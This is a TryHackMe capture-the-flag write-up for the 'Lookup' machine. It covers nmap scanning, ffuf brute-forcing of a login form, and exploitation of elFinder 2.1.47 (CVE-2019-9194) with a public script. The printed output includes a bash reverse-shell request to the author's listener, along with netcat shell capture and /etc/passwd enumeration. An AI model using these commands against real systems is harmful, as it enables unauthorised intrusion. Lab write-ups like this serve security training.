TryHackMe Room Write-up

Title: Lookup

Description: Test your enumeration skills on this boot-to-root machine.

Author: Igor Buszta

Lookup


Description: Lookup offers a treasure trove of learning opportunities for aspiring hackers. This intriguing machine showcases various real-world vulnerabilities, ranging from web application weaknesses to privilege escalation techniques. By exploring and exploiting these vulnerabilities, hackers can sharpen their skills and gain invaluable experience in ethical hacking. Through "Lookup," hackers can master the art of reconnaissance, scanning, and enumeration to uncover hidden services and subdomains. They will learn how to exploit web application vulnerabilities, such as command injection, and understand the significance of secure coding practices. The machine also challenges hackers to automate tasks, demonstrating the power of scripting in penetration testing.

Note: It is recommended to use your own VM if you'll ever experience problems visualizing the site.

Objectives: What is the user flag? What is the root flag?

Tools: macOS, gobuster, ffuf, netcat, vim


Let's start with nmap scan.



```
Nmap scan report for 10.82.159.61
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a8:b9:64:ed:87:a9:fb:ee:8f:60:49:0f:88:68:47:9c (RSA)
|   256 cc:b3:42:b1:4e:d8:3e:f9:97:2a:77:ed:1d:7f:66:5e (ECDSA)
|_  256 d6:2c:cb:6e:1f:0f:bd:47:2c:4f:75:90:92:33:f3:dd (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://lookup.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.40 seconds
```

Picture 1: nmap scan results.


I used the http-title as domain name added in /etc/hosts



```
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
10.82.159.61    lookup.thm
```


Picture 2: /etc/hosts for target IP.

Let’s see if there’s anything on the website.



Picture 3: http://lookup.thm


Seems like we ought to find missing username and password. Just to see what message we get after sending the POST method I entered the obvious usernames and passwords.




Wrong username or password. Please try again.
Redirecting in 3 seconds.

Picture 4: results of incorrect username and password.

But something interesting happened when i tried to log in as admin.



Picture 5: attempt to log in as admin.




```
http://lookup.thm/login.php
```

Wrong password. Please try again.
Redirecting in 3 seconds.

Picture 6: results of attempt to log in as admin.


Okay, so now only password is incorrect. We can now try to brute force it or check what codes we get after entering the passphrases (302 is redirecting code, 200 is OK). I would use BurpSuite but Community Version is too slow so I used ffuf.



```
> ffuf -w ~/rockyou/rockyou.txt -X POST -u http://lookup.thm/login.php -d 'username=admi
n&password=FUZZ' -H "Content-Type: application/x-www-form-urlencoded; charset=UTF-8"  -f
w 8

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://lookup.thm/login.php
 :: Wordlist         : FUZZ: /Users/igorrob/rockyou/rockyou.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded; charset=UTF-8
 :: Data             : username=admin&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 8
________________________________________________
```

Picture 7: password enumeration with ffuf.


I defined the method with flag -X and defined parameters with -d (POST data) and header with -H (find it within a source code or Burp Suite – Intercept and send to Repeater). -fw limits to words with 8 characters.



```
password123             [Status: 200, Size: 74, Words: 10, Lines: 1, Duration: 61ms]
```

Picture 8: result of password enumeration – selected output.

Looks like we've found it. Let's try to log in.




http://lookup.thm/login.php

Wrong username or password. Please try again.
Redirecting in 3 seconds.

Picture 9: result of log in attempt.


The password seems incorrect, but we know for fact that one of them is legit. They might just not be paired, so different user belongs to the password123. Let's get to ffuf again and enumerate usernames with known password.



```
> ffuf -w usernames.txt -X POST -u http://lookup.thm/login.php -d 'username=FUZZ&password=password123'
-H "Content-Type: application/x-www-form-urlencoded; charset=UTF-8"  -fw 8 -fc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://lookup.thm/login.php
 :: Wordlist         : FUZZ: /Users/igorrob/Downloads/usernames.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded; charset=UTF-8
 :: Data             : username=FUZZ&password=password123
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 200
 :: Filter           : Response words: 8
________________________________________________

jose                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 53ms]
:: Progress: [52328/81475] :: Job [1/1] :: 598 req/sec :: Duration: [0:01:32] :: Errors: 0 ::
```

Picture 10: ffuf results.

Seems like we've found the correct username and password. Code 302 indicates that it redirects us to another page.



files.lookup.thm


Ta witryna jest nieosiągalna

Sprawdź, czy w adresie files.lookup.thm nie ma błędu.

DNS_PROBE_FINISHED_NXDOMAIN


Picture 11: result of logging in as jose.

There's new subdomain which isn't in our /etc/hosts, that's why DNS can't find it.



```
127.0.0.1        localhost
255.255.255.255 broadcasthost
::1              localhost
10.82.135.239    lookup.thm       files.lookup.thm
```


Picture 12: added subdomain in /etc/hosts.



http://files.lookup.thm/elFinder/elfinder.html#elf_l1_Lw

Picture 13: files.lookup.thm after adding it to /etc/hosts

Before we get too excited, we can't really use anything here (you can go around and click for yourself) yet we still need to get a shell. Let's do some research and seek for vulnerabilities.



elFinder

Menedżer plików sieciowych


Wersja: 2.1.47
wersja protokołu: 2.1047
jQuery/jQuery UI: 3.3.1/1.12.1

Strona projektu Dokumentacja Obserwuj rozwój projektu na Github

Zespół

Dmitry "dio" Levashov <dio@std42.ru>	główny programista
Naoki Sawada <hypweb+elfinder@gmail.com>	programista
Troex Nevelin <troex@fury.scancode.ru>	koordynator
Alexey Sukhotin <strogg@yandex.ru>	współautor
Marcin Mikołajczyk <marcin@pjwstk.edu.pl>	tłumacz (Polski)
Bogusław Zięba <bobi@poczta.fm>	tłumacz (Polski)
elFinder Project	Motyw (Domyślnie)

Picture 14: elFinder information (version).



hadrian3689 Cleaned up decode blob function aa1b69d · 2 years ago 2 Commits

README.md	Initial commit with working poc	2 years ago
exploit.py	Cleaned up decode blob function	2 years ago

README

elFinder 2.1.47 CVE-2019-9194

A proof-of-concept for CVE-2019-9194 elFinder 2.1.47 - PHP connector Command Injection.

Getting Started

Executing program

- With python3

```
python3 exploit.py -t 'http://elfinder.url/elfinder/' -lh 127.0.0.1 -lp 1337
```


Help

For help menu:

```
python3 exploit.py -h
```


Picture 15: CVE with RCE for the exact version.

I cloned this repo and ran the script with proper substitution in address ip and port number after setting my netcat to listen on port 4444.



```
> python3 exploit.py -t 'http://files.lookup.thm/elFinder/' -lh 192.168.187.1 -lp 4444
CVE-2019-9194 elFinder 2.1.47 - PHP connector Command Injection
Uploading image
Gettin file hash: l1_cnNlLmpwZztlY2hvIDNjM2Y3MDY4NzAyMDczNzk3Mzc0NjU2ZDI4MjQ1ZjUyNDU1MTU1NDU1MzU0NWIyMj
YzMjI1ZDI5M2IyMDNmM2UwYSB8eHhkIC1yIC1wID4gcnNlLnBocDsgIy5qcGc
Rotating image
Requesting shell at http://files.lookup.thm/elFinder/php/rse.php?c=bash%20-c%20'bash%20-i%20>%26%20/dev
/tcp/192.168.187.1/4444%200>%261'
```

Picture 16: result's of hadrian3689's script.



```
> sudo nc -lvnp 4444
Password:
Connection from 10.82.135.239:60276
bash: cannot set terminal process group (855): Inappropriate ioctl for device
bash: no job control in this shell
<var/www/files.lookup.thm/public_html/elFinder/php$
```

Picture 17: ncat output – CVE worked.


And now we stabilize the shell with python

python3 -c „import pty; pty.spawn('/bin/bash')"

ctrl+z

stty raw -echo; fg

I took a look at crontab, there wasn't anything useful. The next thing I checked was /etc/passwd, to find the users.




```
think:x:1000:1000:,,,:/home/think:/bin/bash
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
ssm-user:x:1001:1001::/home/ssm-user:/bin/sh
ubuntu:x:1002:1003:Ubuntu:/home/ubuntu:/bin/bash
```

Picture 18: /etc/passwd – selected output.

